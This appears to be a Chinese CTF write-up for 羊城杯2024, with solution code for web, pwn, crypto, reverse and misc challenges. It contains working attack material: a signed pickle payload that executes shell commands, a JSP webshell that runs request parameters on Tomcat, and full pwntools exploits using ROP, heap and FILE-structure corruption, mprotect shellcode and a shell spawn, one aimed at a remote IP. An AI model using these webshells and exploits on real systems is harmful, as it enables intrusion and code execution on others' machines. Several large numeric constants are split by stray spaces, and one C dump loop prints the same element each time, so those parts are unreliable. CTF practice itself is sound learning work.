羊城杯2024 Writeup

Web

Lyrics For You

```python
import base64
import hashlib
import hmac
import pickle


def generator(opcode: bytes):
    payload = base64.b64encode(opcode)
    signature = base64.b64encode(
        hmac.new(
            b"EnjoyThePlayTime123456",
            payload,
            hashlib.md5
        ).digest()
    )
    return f"!{signature.decode()}?{payload.decode()}"
# open -a Calculator
opcode='''(cos
system
S'/readflag > /tmp/flag'
o.'''.encode("utf-8")
print(generator(opcode))
```

http://139.155.126.78:33274/lyrics?lyrics=../../../../..//tmp/flag

tomtom2

conf/tomcat-users.xml查看账号密码

分别向uploads上传

```
<%@ page import="java.io.InputStream" %>
<%@ page import="java.io.InputStreamReader" %>
<%@ page import="java.io.BufferedReader" %>
```

```
<%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"%>
<%
    Process p = Runtime.getRuntime().exec(request.getParameter("i"));
    InputStream is = p.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(is));
    response.getWriter().println("-----------");
    String line;
    while((line = reader.readLine())!=null){
        response.getWriter().println(line);
    }

%>
```

向WEB-INF上传

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
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  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
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  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>
  <!-- JSP Servlet Configuration -->
```

```
  <servlet>
    <servlet-name>jsp</servlet-name>
    <servlet-class>org.apache.jasper.servlet.JspServlet</servlet-class>
    <init-param>
      <param-name>fork</param-name>
      <param-value>false</param-value>
    </init-param>
    <init-param>
      <param-name>xpoweredBy</param-name>
      <param-value>false</param-value>
    </init-param>
    <load-on-startup>3</load-on-startup>
  </servlet>

  <!-- Mapping .html to JSP Servlet -->
  <servlet-mapping>
    <servlet-name>jsp</servlet-name>
    <url-pattern>*.xml</url-pattern>
  </servlet-mapping>
</web-app>

```

然后访问/myapp/uploads/web.xml?i=cat /ffffffllllllaaagggg

Pwn

pstack

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
s=process('./pwn')
elf=ELF('./pwn')
libc=ELF("./libc.so.6")

leave_ret=0x4006DB
pivot_read=0x4006C4
fake_stack=0x601800

s.sendafter(b"overflow?\n",b"a"*0x30+p64(fake_stack+0x30)+p64(pivot_read))

pause()

rdi=0x0000000000400773
rsi_r15=0x0000000000400771
```

```
rbp=0x00000000004005b0
s.send(flat([
    rdi,elf.got['puts'],
    elf.plt['puts'],
    rbp,fake_stack+0x50+0x30,
    pivot_read,
    fake_stack-8,leave_ret
]))
libc.address=u64(s.recvuntil(b"\x7f")+b"\x00\x00")-libc.sym.puts
success(hex(libc.address))
rdx_rbx=libc.address+0x00000000000904a9
rsi=libc.address+0x000000000002be51
ogg=libc.address+0xebc88
s.send(flat([
    rdi,fake_stack+0x78,
    libc.sym.system,
    0,0,
    b"/bin/sh\x00",
    fake_stack+0x50-8,leave_ret
]))
s.interactive()
```

Hard sandbox

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
#s=process("./pwn")
s=remote("49.234.30.109",9999)
elf=ELF("./pwn")
libc=ELF("./libc-2.36.so")

def menu(ch):
    s.sendlineafter(b">",str(ch).encode())

def add(idx,size):
    menu(1)
    s.sendlineafter(b"Index: ",str(idx).encode())
    s.sendlineafter(b"Size: ",str(size).encode())

def delete(idx):
    menu(2)
    s.sendlineafter(b"Index: ",str(idx).encode())

def edit(idx,content):
    menu(3)
```

```
    s.sendlineafter(b"Index: ",str(idx).encode())
    s.sendafter(b"Content: ",content)

def show(idx):
    menu(4)
    s.sendlineafter(b"Index: ",str(idx).encode())
    return s.recvline(keepends=False)

if __name__=="__main__":
    pause()
    add(0,0x600)
    add(1,0x610)
    add(2,0x5f0)
    delete(0)
    libc.address=u64(show(0)+b"\x00\x00")-(0x7fb54895dcc0-0x7fb548767000)
    success(hex(libc.address))
    #pause()

    add(3,0x610)
    edit(0,b"a"*0x10)
    heap_base=u64(show(0)[-6:]+b"\x00\x00")-0x290
    success(hex(heap_base))

    delete(2)
    edit(0,flat([
        0,0,0,libc.sym._IO_list_all-0x20,
    ]))
    add(4,0x700)

    """
    _IO_list_all->file->_chain @ 2+0x58
    heap_base
    0xec0 <- _IO_list_all _chain controllable
    0xed0 <- write start
    0xec0+0x180 <- fully controlled file structure
    0xec0+0x180+0x180 <- fully controlled _wide_data
    """
    magic=libc.address+0x160E56
    rdi=0x0000000000023b65+libc.address
    rsi=0x00000000000251be+libc.address
    rdx=0x0000000000166262+libc.address
    rax=0x000000000003fa43+libc.address
    syscall_ret=0x000000000008cc36+libc.address
    """

    """
    shellcode=f"""
```

```
        mov r14,{heap_base}
        mov rax,__NR_fork
        syscall
        test rax,rax
        jnz parent
    child:

        mov rdi,3
        call qword ptr [r14+0x2a0+0x48]
        mov rax,__NR_open
        mov rdi,{heap_base+0x2a0}
        xor rsi,rsi
        xor rdx,rdx
        syscall
        // now open should be ok, but leave a err msg here
        cmp rax,0
        jge rnw
        // jmp if fine, loop if failed
    print_errno:
        neg rax
        mov r15,rax
        mov rdi,1
        mov rsi,{heap_base+0x2a0+0x38}
        mov rdx,8
        jmp loop
    loop_start:
        sub r15,1
        mov rax,__NR_write
        syscall
    loop:
        cmp r15,0
        jne loop_start
        jmp final_exit

    rnw:
        mov rdi,rax
        mov rsi,{heap_base+0x1000}
        mov rdx,0x100
        mov rax,__NR_read
        syscall
        mov rdi,1
        mov rax,__NR_write
        syscall
    final_exit:
        mov rax,__NR_exit
        xor rdi,rdi
        syscall
```

```
    parent:
        mov rdi,0x4206
        mov rsi,rax
        xor rdx,rdx
        mov rcx,0x80
        call qword ptr [r14+0x2a0+0x50]
        mov rax,__NR_wait4
        xor rdi,rdi
        xor rsi,rsi
        xor rdx,rdx
        syscall
        mov rax,__NR_exit
        xor rdi,rdi
        syscall
    """
    file=flat({
        0:0xfbad1800,
        0x28:1,
        0xd8:libc.sym._IO_wfile_jumps,
        0xa0:heap_base+0xec0+0x180+0x180,
    },filler=b"\x00",length=0x180)
    widedata=flat({
        0x18:0,
        0x30:0,
        0x38:heap_base+0x2a0,
        0xe0:heap_base+0xec0+0x180+0x180,
        0x68:magic,
    },filler=b"\x00",length=0x100)
    file=bytes(file)

    edit(2,flat([
        b"\x00"*0x58,
        heap_base+0xec0+0x180,
    ]).ljust(0x170,b"\x00")
    +file
    +widedata
    )
    edit(0,flat({
        0:"/flag\x00",
        8:flat([0,0,1]),
        0x20:libc.sym.setcontext+61,
        0x28:"/flag.txt",
        0x38:"counter\n",
        0x48:libc.sym.sleep,
        0x50:libc.sym.ptrace,
        0xa8:rdi+1,
        0xa0:heap_base+0x3a0,
```

```
        0x100:flat([
            rdi,heap_base,
            rsi,0x20000,
            rdx,7,
            libc.sym.mprotect,
            rdi+1,heap_base+0x3a0+0x48,
        ])+asm(shellcode)
    },filler=b"\x00"))
    menu(5)
    s.interactive()
```

Crypto

TH_Curve

```
from Crypto.Util.number import long_to_bytes

p = 102975294035244031276406702006031846088440650659525368 89
a = 2
G = (887993104509853390154313194461562069297171680798475206 5,
410602423944994613445367374220249132061459168422954746 4)
Q = (678427862734095715128306624931678547788288819058287 5173,
607860375996635422442897671656898067070279005187966 1797)
'''
Points = [G,Q]
# part1
PR.<a,d> = PolynomialRing(Zmod(p))
fs = []

for (x,y) in Points:
    f = a*x^3 + y^3 +1 - d*x*y
    fs.append(f)

I = Ideal(fs)
print(I.groebner_basis())

# [a + 102975294035244031276406702006031846088440650659525368 87, d +
147982059412012945209535243820859117130041777761134968 9]
'''
# part2
def PohlingHellan(order,Q,P):
    factors, exponents = zip(*factor(order))
    print(f'[+] order = {order}')
    primes = [factors[i] ^ exponents[i] for i in range(len(factors))][:-2]
```

```
    print(f'[+] primes = {primes}')
    primes = [9, 49, 11, 19, 29, 1361, 6421, 3376343, 1815576031, 295369272787, 60869967041981]
    dlogs = []

    for fac in primes:
        t = int(int(P.order()) // int(fac))
        dlog = discrete_log(t*Q,t*P,operation="+")
        dlogs += [dlog]
        print("factor: "+str(fac)+", Discrete Log: "+str(dlog)) #calculates discrete logarithm for each prime order

    #dlogs = [3,0,0,7,8,225,3560,837823,1495286767,292393302300,50872199818501]
    l = crt(dlogs,primes)
    return l
'''
factor: 9, Discrete Log: 3
factor: 49, Discrete Log: 0
factor: 11, Discrete Log: 0
factor: 19, Discrete Log: 7
factor: 29, Discrete Log: 8
factor: 1361, Discrete Log: 225
factor: 6421, Discrete Log: 3560
factor: 3376343, Discrete Log: 837823
factor: 1815576031, Discrete Log: 1495286767
factor: 295369272787, Discrete Log: 292393302300
factor: 60869967041981, Discrete Log: 50872199818501
'''


d = 881770880940427367554531776239459343754364728834118720 0
c = 1

x, y, z = QQ["x,y,z"].gens()
eq = a * x ^ 3 + y ^ 3 + c * z ^ 3 - d * x * y * z
phi = EllipticCurve_from_cubic(eq)
E = phi.codomain().change_ring(GF(p))

F = GF(p)
fx, fy, fz = map(lambda f: f.change_ring(F), phi.defining_polynomials())
phiP = lambda x, y, z=1: E(fx(x, y, z) / fz(x, y, z), fy(x, y, z) / fz(x, y, z))
EG = phiP(*G)
EQ = phiP(*Q)

key = PohlingHellan(EG.order(), EQ, EG)
print(f'[+] key = {key}')
```

```
print(f'[+] flag = {long_to_bytes(key)}')

```

BabyCurve

```
from attacks.ecc import mov_attack
#git clone https://github.com/jvdsn/crypto-attacks.git
from Crypto.Cipher import AES
import hashlib

def add_curve(P, Q, K):
    a, d, p = K
    if P == (0, 0):
        return Q
    if Q == (0, 0):
        return P
    x1, y1 = P
    x2, y2 = Q
    x3 = (x1 * y2 + y1 * x2) * pow(1 - d * x1 ** 2 * x2 ** 2, -1, p) % p
    y3 = ((y1 * y2 + 2 * a * x1 * x2) * (1 + d * x1 ** 2 * x2 ** 2) + 2 * d * x1 * x2 * (x1 ** 2 + x2 ** 2)) * pow(
        (1 - d * x1 ** 2 * x2 ** 2) ** 2, -1, p) % p
    return x3, y3


def mul_curve(n, P, K):
    R = (0, 0)
    while n > 0:
        if n % 2 == 1:
            R = add_curve(R, P, K)
        P = add_curve(P, P, K)
        n = n // 2
    return R

a = 46
d = 20
p1 = 826100030683243954408990060837
K1 = (a, d, p1)
G1 = (560766116033078013304693968735, 756416322956623525864568772142)

P1 = (528578510004630596855654721810, 639541632629313772609548040620)
Q1 = (819520958411405887240280598475, 769069572569662447259245136 45)

for _ in range(2**32):
    R = mul_curve(_, G1, K1)
```

```python
    if R == P1:
        print(f'c = {_}')
        c = _
        break

for _ in range(2**32):
    R = mul_curve(_, G1, K1)
    if R == Q1:
        print(f'b = {_}')
        b = _
        break

def PohlingHellan(order,Q,P):
    factors, exponents = zip(*factor(order))
    print(f'[+] order = {order}')
    primes = [factors[i] ^ exponents[i] for i in range(len(factors))]
    print(f'[+] primes = {primes}')
    dlogs = []

    for fac in primes:
        t = int(int(P.order()) // int(fac))
        dlog = discrete_log(t*Q,t*P,operation="+")
        dlogs += [dlog]
        print("factor: "+str(fac)+", Discrete Log: "+str(dlog)) #calculates discrete logarithm for each prime order

    l = crt(dlogs,primes)
    return l

def AES_decrypt(k, iv, ct):
    key = hashlib.sha256(str(k).encode()).digest()[:16]
    iv = bytes.fromhex(iv)
    ct = bytes.fromhex(ct)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    pt = cipher.decrypt(ct)
    return pt

p = 77031135282745584935651244828 7
E = EllipticCurve(GF(p), [-c, b])
G = E(58427326865607131302284539238 0,105970580903682721429154563816)
P = E(40105581468117131834856647472 6,293186309252428491012795616690)
assert G == E.gens()[0]
n = G.order()

key = mov_attack.attack(G, P)
print(f'[+] key = {key}')
assert G*key == P
```

```
#[+] key = 2951856998192356
data = {'iv': 'bae1b42f174443d009c8d3a1576f07d6', 'cipher': 'ff34da7a65854ed75342fd4ad178bf577bd622df9850a24fd63e1da557b4b8a4'}
print(AES_decrypt(key,data['iv'],data['cipher']))
```

TheoremPlus

硬跑出e，yafu分解n

```
from Crypto.Util.number import *
from gmpy2 import *
p=13700575088786104257967552013704451294559882278353462961923910754180761588257209685825790959214578512642709547187031536752584772582394139113585138496243364095254609368794584898652895837369186099575329787161963878007539166949511738890513458456609483285366386435691201390059429517507512357836639369488464855742 9
q=13700575088786104257967552013704451294559882278353462961923910754180761588257209685825790959214578512642709547187031536752584772582394139113585138496243364095254609368794584898652895837369186099575329787161963878007539166949511738890513458456609483285366386435691201390059429517507512357836639369488464855721 9
n = 18770575776346636857117989716700159556553308603827318013591587255198383129370907809760732011993542700529211200756354110539398800399971400004000898098091275284235225898698802555566416862975758535452624647017057286675078425814784682675012671384340267087604803050995107534481069279281213277371234272710195280647747033302773076094600917583038429969629948198841325080329081838681126456119415461246986745162687569680825296434756908111148165787768172000131704615314046005916223370429567142992192702888820837032850104701948658736010527261246199512595520995042205818856177310544178940343722756848658912946025299687434514029951
c = 25879077902579214467542543359096868083947013148271945354738529198838472074823015601957006225427843164219677681481561463550992104000532819667825985516802605135472332706464144407761099412488691856123577978698602938801146096493254096372396317301742361098606970720514365918236172687254937688677764661730526403663934888735052071987704973733451161653347793810317128321366821783640905478754796450942742374603423185878322743047771934688332788164593441322310187035782741920000165606531489230566350761441894030047631275154756721126277907963765647763218401154659903089333033921986903566399285389848629671020821264585297483555 66
phi=(p-1)*(q-1)
e=36421873
d=invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))
```

Reverse

docCrack

```python
hex_values = [
    0x000010C0, 0x00001180, 0x00001500, 0x00001100, 0x000014C0, 0x00001040, 0x00001F00, 0x00001440,
    0x00001940, 0x00001980, 0x00001600, 0x00000D80, 0x00001D00, 0x00001600, 0x000018C0, 0x00001980,
    0x00001A40, 0x00001800, 0x00001880, 0x00001D40, 0x00001A00, 0x00001C80, 0x00001D00, 0x00000980,
    0x00000980, 0x00000980, 0x00001600, 0x00001140, 0x00000D80, 0x00001C00, 0x00001980, 0x00001D40,
    0x00001880, 0x00001600, 0x00000DC0, 0x00001840, 0x00001600, 0x00001280, 0x00001980, 0x00001900,
    0x00001D40, 0x00000DC0, 0x00001600, 0x00001440, 0x00000D80, 0x00001D40, 0x00001C80, 0x00000C80,
    0x00001880, 0x00001D00, 0x00000980, 0x00000980, 0x00000980, 0x00001E80,
]

result = ''.join(chr((value >> 6) ^ 7) for value in hex_values)

print(result)

```

你这主函数保真吗

搜索字符串"flag"可以定位到真正的主函数。加密代码都在类的构造函数和析构函数中。动调观察控制流，可以确定加密的逻辑是先rot13，之后转成double类型进行离散余弦变换。

先dump下来数据，转换成double类型。

```c
#include<stdio.h>
char data[] = {
  0xA4, 0x70, 0x3D, 0x0A, 0xD7, 0x0A, 0x80, 0x40, 0xF5, 0x4A,
  0x59, 0x86, 0x38, 0xE6, 0x42, 0xC0, 0xD8, 0x81, 0x73, 0x46,
  0x94, 0x76, 0x21, 0x40, 0x54, 0x74, 0x24, 0x97, 0xFF, 0x90,
  0x25, 0xC0, 0xA3, 0x23, 0xB9, 0xFC, 0x87, 0xF4, 0xF4, 0xBF,
  0xC0, 0x5B, 0x20, 0x41, 0xF1, 0x93, 0x34, 0xC0, 0x19, 0xCA,
  0x89, 0x76, 0x15, 0xF2, 0x1B, 0x40, 0x3F, 0xC6, 0xDC, 0xB5,
  0x84, 0x4C, 0x3D, 0xC0, 0x18, 0x95, 0xD4, 0x09, 0x68, 0xE2,
  0x2F, 0x40, 0xB5, 0x15, 0xFB, 0xCB, 0xEE, 0x69, 0x35, 0x40,
  0xB6, 0x84, 0x7C, 0xD0, 0xB3, 0x79, 0x3D, 0x40, 0xEA, 0x21,
```

```
  0x1A, 0xDD, 0x41, 0x2C, 0x06, 0xC0, 0x7C, 0x0A, 0x80, 0xF1,
  0x0C, 0x5A, 0x1A, 0xC0, 0xBF, 0x2B, 0x82, 0xFF, 0xAD, 0xE4,
  0x10, 0xC0, 0x69, 0x35, 0x24, 0xEE, 0xB1, 0xD4, 0x1C, 0xC0,
  0x41, 0x65, 0xFC, 0xFB, 0x8C, 0xAB, 0x21, 0x40, 0xD8, 0x64,
  0x8D, 0x7A, 0x88, 0x86, 0x11, 0xC0, 0x16, 0xFB, 0xCB, 0xEE,
  0xC9, 0x63, 0x33, 0xC0, 0x0E, 0x4F, 0xAF, 0x94, 0x65, 0x58,
  0x32, 0x40, 0x48, 0x1B, 0x47, 0xAC, 0xC5, 0x87, 0x1B, 0x40,
  0x64, 0xCC, 0x5D, 0x4B, 0xC8, 0x87, 0x2D, 0xC0, 0xD5, 0x09,
  0x68, 0x22, 0x6C, 0x38, 0x2D, 0x40, 0x20, 0x41, 0xF1, 0x63,
  0xCC, 0xBD, 0x38, 0x40, 0x74, 0x24, 0x97, 0xFF, 0x90, 0x3E,
  0x27, 0xC0, 0x6D, 0xA8, 0x18, 0xE7, 0x6F, 0x82, 0x23, 0xC0,
  0xCE, 0x19, 0x51, 0xDA, 0x1B, 0x7C, 0x28, 0x40, 0x3C, 0x4E,
  0xD1, 0x91, 0x5C, 0xDE, 0x2A, 0x40, 0x90, 0x31, 0x77, 0x2D,
  0x21, 0x77, 0x41, 0xC0, 0xAE, 0x47, 0xE1, 0x7A, 0x14, 0xDE,
  0x41, 0xC0, 0x68, 0xB3, 0xEA, 0x73, 0xB5, 0x15, 0x34, 0xC0,
  0xD5, 0x78, 0xE9, 0x26, 0x31, 0xD8, 0x43, 0x40, 0x1B, 0x2F,
  0xDD, 0x24, 0x06, 0xE1, 0x35, 0x40, 0xF8, 0xC2, 0x64, 0xAA,
  0x60, 0xD4, 0x3A, 0x40}
int main()
{
      double *p = (double *)data;
      for(int i=0;i<=32;i++) printf("%f,",p[0]);
      return 0;
}
```

离散余弦变换如下，代码在c中不太好写。考虑用python的scipy库，有现成的函数。最后rot13

```
for ( i = 0; i < v12; ++i )
{
  for ( j = 0; j < v12; ++j )
  {
    v11 = (double)*(int *)std::vector<int>::operator[](j);
    v2 = cos(((double)j + 0.5) * ((double)i * 3.141592653589793) / (double)v12);
    v10 = v2 * v11;
    v3 = (double *)std::vector<double>::operator[](i);
    *v3 = *v3 + v10;
  }
  if ( i )
    v4 = sqrt(2.0 / (double)v12);
  else
    v4 = sqrt(1.0 / (double)v12);
  v9 = v4;
  v5 = (double *)std::vector<double>::operator[](i);
  *v5 = *v5 * v9;
}
return a1;
```


```
from scipy.fftpack import idct
```

```python
A=[513.355000,-37.798600,8.731600,-10.783200,-1.309700,-20.577900,6.986410,-29.298900,15.942200,21.413800,29.475400,-2.771610,-6.587940,-4.223320,-7.207710,8.835060,-4.381380,-19.389800,18.345300,6.882590,-14.765200,14.610200,24.741400,-11.622200,-9.754760,12.242400,13.434300,-34.930700,-35.735000,-20.084800,39.689000,21.879000,26.829600]
c = idct(A, norm='ortho')
result=[int(round(i)) for i in c]
flag=[]
for char in result:
    if char>=ord("A") and char<=ord("Z"):
        flag.append(ord("A")+((char-ord("A")+13)%26))
    elif char>=ord("a") and char<=ord("z"):
        flag.append(ord("a")+((char-ord("a")+13)%26))
    else:
        flag.append(char)
print(bytes(flag))
```

Misc


hiden

给了一个叫做60=()+().txt的文本，实际上指的是rot47+rot13




编写脚本提取出flag（由于不知道原文到底有多长，这里我直接用了range(1000)）

```python
import wave
with wave.open("hiden.wav", "rb") as f:
    attrib = f.getparams()
    wav_data = bytearray( f.readframes(-1) )
s=''
for index in range(1000):
    s+=chr(wav_data[index * 4])
print(s)
```



